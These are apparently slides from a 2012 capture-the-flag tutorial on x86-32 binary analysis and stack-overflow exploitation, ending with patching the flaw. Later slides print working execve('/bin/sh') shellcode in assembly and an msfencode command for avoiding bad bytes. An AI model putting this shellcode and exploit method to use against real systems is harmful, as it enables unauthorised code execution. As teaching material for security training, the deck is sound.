MITLL/CTF Tutorial

Binary Analysis and Exploitation

William Robertson

17 Oct 2012

Northeastern University

Welcome

- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
  - We're only going to scratch the surface.
  - Lectures are great, but practice is how you win.
- The gameplan.

Welcome

- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
  - We're only going to scratch the surface.
  - Lectures are great, but practice is how you win.
- The gameplan.
  1. Review the process execution model and x86-32 ISA.

Welcome

- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
  - We're only going to scratch the surface.
  - Lectures are great, but practice is how you win.
- The gameplan.
  1. Review the process execution model and x86-32 ISA.
  2. Understand the structure of binaries.

Welcome

- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
    - We're only going to scratch the surface.
    - Lectures are great, but practice is how you win.
- The gameplan.
    1. Review the process execution model and x86-32 ISA.
    2. Understand the structure of binaries.
    3. Learn static and dynamic techniques for analyzing binaries.

Welcome

- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
  - We're only going to scratch the surface.
  - Lectures are great, but practice is how you win.
- The gameplan.
  1. Review the process execution model and x86-32 ISA.
  2. Understand the structure of binaries.
  3. Learn static and dynamic techniques for analyzing binaries.
  4. Cover basic attacks and remediation.

Welcome


- Tonight, we discuss the analysis and exploitation of binary programs.
- This is a big topic!
    - We're only going to scratch the surface.
    - Lectures are great, but practice is how you win.
- The gameplan.
    1. Review the process execution model and x86-32 ISA.
    2. Understand the structure of binaries.
    3. Learn static and dynamic techniques for analyzing binaries.
    4. Cover basic attacks and remediation.
    5. Practice on a vulnerable program as a running example.

Process Execution

A *process* is a virtual address space and one (or more) threads of control.

- Memory.
- Stack.
  - Function activation records.
  - Local variables.
- CPU.
  - General purpose registers (`eax`, `ecx`).
  - Stack pointer (`esp`).
  - Frame pointer (`ebp`).
  - Instruction pointer (`eip`).
  - Flags (`eflags`).

Process Memory Layout



x86-32 Instruction Set

Program code is simply a set of instructions.

- Instructions composed of mnemonics and operands.
- Operands can be of different types.
  - Immediate values.
  - Registers.
  - Memory addresses.
  - Indirect memory references.
- Different syntaxes.
  - We'll be using Intel syntax.
  - Operands are ordered as `dest, src`.

Instruction Classes

- Arithmetic.
- Data transfer.
- Conditional tests.
- Control transfer.

Instruction Classes

- Arithmetic.
  e.g., `sub esp, 0x10`
  e.g., `xor eax, eax`
- Data transfer.
- Conditional tests.
- Control transfer.

Instruction Classes

- Arithmetic.
  e.g., `sub esp, 0x10`
  e.g., `xor eax, eax`
- Data transfer.
  e.g., `mov edx, [esp+0x20]`
  e.g., `add [esp+0x8], 0x04`
- Conditional tests.
- Control transfer.

Instruction Classes

- Arithmetic.
  e.g., `sub esp, 0x10`
  e.g., `xor eax, eax`
- Data transfer.
  e.g., `mov edx, [esp+0x20]`
  e.g., `add [esp+0x8], 0x04`
- Conditional tests.
  e.g., `cmp ecx, [ebp-0x18]`
  e.g., `test eax, eax`
- Control transfer.

Instruction Classes

- Arithmetic.
  e.g., `sub esp, 0x10`
  e.g., `xor eax, eax`
- Data transfer.
  e.g., `mov edx, [esp+0x20]`
  e.g., `add [esp+0x8], 0x04`
- Conditional tests.
  e.g., `cmp ecx, [ebp-0x18]`
  e.g., `test eax, eax`
- Control transfer.
  e.g., `jnz 0x08048427`
  e.g., `call [eax+edx*0x04]`


Function Invocation

- Functions invoked by pushing arguments on the stack.
- `call` instruction transfers control to the function.
- `call` instruction also pushes the *return address*.
- Calling convention.
  - Arguments pushed on the stack from right-to-left.
  - Caller responsible for cleanup. (Why?)
- Return value in `eax`.


Function Prologue, Epilogue

- Before functions can begin execution, a *stack frame* must be created.
  1. Save the previous frame pointer (`push ebp`).
  2. Set the frame pointer (`mov ebp, esp`).
  3. Allocate space for local variables (`sub esp, 0x400`).
- After a function is complete, the stack frame must be destroyed.
  - Deallocate local storage (`add esp, 0x400`).
  - Restore the original frame pointer (`pop ebp`).
- `ret` restores control to the caller. (How?)


```
call <func>
```




```
call <func>
push ebp
```




```
call <func>
push ebp
mov ebp, esp
```




```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
```




```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
...
```




```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
...
add esp, 0x100
```



```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
...
add esp, 0x100
pop ebp
```



```
call <func>
push ebp
mov ebp, esp
sub esp, 0x100
...
add esp, 0x100
pop ebp
ret
```



Executable Formats

- Binary programs consist of code, data, and (some) metadata.
- Variety of formats:
  - PE32 (Windows)
  - ELF (UNIX)
  - COFF (UNIX)
  - a.out (UNIX)
- We will focus on Linux-based ELF binaries.
  - But, the main principles apply to other formats.

Executable Formats

- Binary programs consist of code, data, and (some) metadata.
- Variety of formats:
  - PE32 (Windows)
  - ELF (UNIX)
  - COFF (UNIX)
  - a.out (UNIX)
- We will focus on Linux-based ELF binaries.
  - But, the main principles apply to other formats.
  - You're likely to see these during the competition.

ELF

- **E**xecutable and **L**inkable **F**ormat.
- ELF header.
  - ELF magic, architecture, flags, entry point, etc.
- Program header.
  - Refers to *segments*.
  - Segments related to runtime process memory layout, i.e., code and data.
- Section header.
  - Refers to *sections*.
  - Linking and relocation data.
  - Debugging information.

ELF

Lots of interesting info can be found just by dumping the contents of a binary!

- Several ways to dump an ELF file.
  - `strings`
  - `readelf`
  - `objdump`
- `strings` is useful for recovering embedded data.
- `objdump` can interpret the contents of segments and sections.
  - *More on that later...*

Lab Exercise

Examine a binary and find a password.

Binary Analysis

- Given a binary, we want to learn something about it.
  - Understand its intended behavior and security policies.
  - Recover some sensitive data, hijack control flow to execute malicious code, ...
- Two main approaches.
  - Statically (disassembly and some automated analysis).
  - Dynamically (observe execution over concrete inputs).

Disassembly

- Disassembly recovers instructions from machine code in binary format.
- Useful for getting an idea of what the program does.
- Tools.
  - `objdump`
  - `ndisasm` (useful for shellcode)
  - `IDA Pro` (expensive, but nice)

Disassembly

- Disassembly recovers instructions from machine code in binary format.
- Useful for getting an idea of what the program does.
- Tools.
  - `objdump`
  - `ndisasm` (useful for shellcode)
  - `IDA Pro` (expensive, but nice)
- Tonight, we'll focus on `objdump`.

Program Entry Points


- ELF header specifies a start address.
    - First, libc code sets up the C runtime environment.
    - Then, control transfers to the program.
- By convention, execution begins at `main`.
    - From `main`, goal is to trace potential execution paths.
    - Typically look for inputs to the program. (Why?)
- Types of input to watch for.
    - Console.
    - File.
    - Network.


Lab Exercise


Find a vulnerability.


Stack Overflows

- Fundamental problem is that control flow information is stored inline with app data.
  - Low-level languages like C don't strictly enforce integrity of control data.
- There are a number of easy ways to corrupt this data.
  - For instance, by writing past the end of a stack-allocated buffer.
  - `strcpy`, `memcpy`, app-level loops.
- Overflows can allow untrusted users to control return address values.
  - What happens when a `ret` instruction is executed?
  - Return value overwrites are not the only possibility, of course.



ebp
...
saved eip
esp



...
saved eip
saved ebp
ebp
esp


...
saved eip
saved ebp
ebp
esp



...
saved eip
saved ebp
local vars
ebp
esp


...
saved eip
saved ebp
local vars
ebp
esp


ebp
...
saved eip
esp
saved ebp
local vars

Stack Overflow Details

- Developing exploits often involve computation of offsets from known addresses.
  - Computing offsets statically is possible, but not the most efficient way.
  - Instead, debugging is usually very helpful.
  - The de facto tool on UNIX is `gdb`.
- Let's discover the proper offsets using `gdb`.
  - We'll defer the payload until later; for now, we just want to control `eip`.

Lab Exercise

Hijack control flow.

Finishing the Exploit

- We have control of execution!
- Options?

Finishing the Exploit

- We have control of execution!
- Options?
  1. Inject a payload (e.g., shellcode).

Finishing the Exploit

- We have control of execution!
- Options?
  1. Inject a payload (e.g., shellcode).
  2. Return into libc.

Finishing the Exploit

– We have control of execution!
– Options?
  1. Inject a payload (e.g., shellcode).
  2. Return into libc.
  3. ROP.


Finishing the Exploit

- We have control of execution!
- Options?
    1. Inject a payload (e.g., shellcode).
    2. Return into libc.
    3. ROP.
- Let's write a simple payload.
    - Metasploit payloads are lame, and often don't work.

Finishing the Exploit

- We have control of execution!
- Options?
    1. Inject a payload (e.g., shellcode).
    2. Return into libc.
    3. ROP.
- Let's write a simple payload.
    - Metasploit payloads are lame, and often don't work.
    - If you're bored...impress me. ;-)

ret



Developing a Payload

- Goal: Read a protected file.
- Payload outline.
    1. Open the file.
    2. Read 32 bytes.
    3. Write to stdout.
    4. Exit cleanly.
- How do we perform I/O?

Developing a Payload

- Goal: Read a protected file.
- Payload outline.
    1. Open the file.
    2. Read 32 bytes.
    3. Write to stdout.
    4. Exit cleanly.
- How do we perform I/O? *System calls.*

Linux System Calls

- System calls are the primary mechanism for invoking OS services.
  - Always present, less chance of interposition.
  - But, lower level of abstraction.
- System calls indexed by number in `eax`.
- Parameters (usually) passed in registers.
  - `ebx`, `ecx`, `edx`, `esi`, `edi`, `ebp`
- System call invoked by raising `int 0x80`.
  - Also other mechanisms like `syscall`.

Linux System Calls

```
execve:
    xor esi, esi
    push esi
    mov edx, esp
    mov ebx, sh_path
    push ebx
    mov ecx, esp
    mov eax, 11
    int 0x80
```

Linux System Calls (Take II)

```
execve:
    xor esi, esi
    push esi
    mov edx, esp
    jmp .path
.path_ret
    mov ecx, esp
    mov ebx, [ecx]
    mov eax, 11
    int 0x80
.path:
    call .path_ret
    db ”/bin/sh”, 0x00
```

Assembling

- Given a payload, we need to *assemble* it into an executable blob.
- The tools of choice are `nasm` or `yasm`.
- Since we are directly executing the payload in an existing process, we *don't* want an ELF object.
  - Instead, we want raw binary output.
- And, we need some extra directives to specify architecture and ELF section.
  - `bits 32`
  - `section .text`

Linux System Calls (Take III)

```
bits 32
section .text

execve:
    xor esi, esi
    push esi
    mov edx, esp
    jmp .path
.path_ret
    mov ecx, esp
    mov ebx, [ecx]
    mov eax, 11
    int 0x80
.path:
    call .path_ret
    db "/bin/sh", 0x00

; $ yasm -f bin -o payload.bin payload.asm
```

Packed Payloads

- Typically, the raw payload blob requires post-processing.
  - Zero-clean?
  - Newline-clean?
  - Signature-based detection?
- These issues *can* be resolved manually.
  - But, metasploit includes a nice tool to do it for us.

```
$ msfencode -i $input -o $output -b '\x00\x0a' -t raw
```

- Resulting blob is a decoding loop followed by our encoded payload.

Lab Exercise

Develop a working exploit.

Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?

Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?
    1. Remove or disable the service.

Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?
    1. Remove or disable the service.
    2. Do nothing and get hacked.

Remediation

– Let's switch hats to defense.

– Strategies for preventing exploits?

    1. Remove or disable the service.
    2. Do nothing and get hacked.
    3. Sandbox?

Remediation

– Let's switch hats to defense.

– Strategies for preventing exploits?

    1. Remove or disable the service.
    2. Do nothing and get hacked.
    3. Sandbox?
    4. Patch the binary.

Remediation

- Let's switch hats to defense.
- Strategies for preventing exploits?
    1. Remove or disable the service.
    2. Do nothing and get hacked.
    3. Sandbox?
    4. Patch the binary.
- Let's go for patching.

Remediation

- The fundamental problem is that the maximum length passed to `strncpy` is wrong.
  - Based on the source buffer's length, not the destination buffer!
- Idea: Instead of calling `strlen`, let's patch in a valid maximum length.
  - For this, we need a hex editor of some kind.
  - I prefer `xxd`.

Remediation

- The fundamental problem is that the maximum length passed to `strncpy` is wrong.
  - Based on the source buffer's length, not the destination buffer!
- Idea: Instead of calling `strlen`, let's patch in a valid maximum length.
  - For this, we need a hex editor of some kind.
  - I prefer `xxd`.
- Approach.
  1. Remove the `strlen` invocation.
  2. Put `256` on the stack as a parameter.
  3. Pad code out using `nop` instructions.

Lab Exercise

Patch the vulnerability.

Conclusions

- We reviewed process execution, binary program structure, and the x86-32 ISA.
- We learned simple static and dynamic techniques for analyzing binaries.
- We developed an end-to-end exploit for a basic stack overflow.
- We remediated a vulnerability by directly patching the binary.

Next Steps

- This is just the tip of the iceberg!
- More attacks.
  - Heap overflows.
  - Format strings.
  - atexit, .ctor, .dtor, PLT/GOT overwrites.
  - Return-oriented programming.
- Defenses.
  - Stack, heap cookies.
  - Address space layout randomization (ASLR).
  - Non-executable memory.
  - Control flow integrity (CFI).
  - Obfuscation (packing, anti-debugging).

Next Steps

- This is just the tip of the iceberg!
- More attacks.
  - Heap overflows.
  - Format strings.
  - atexit, .ctor, .dtor, PLT/GOT overwrites.
  - Return-oriented programming.
- Defenses.
  - Stack, heap cookies.
  - Address space layout randomization (ASLR).
  - Non-executable memory.
  - Control flow integrity (CFI).
  - Obfuscation (packing, anti-debugging).
- Low-level exploitation is fun, and the skills are in demand.

Thanks for your attention!

Questions?

<wkr@ccs.neu.edu>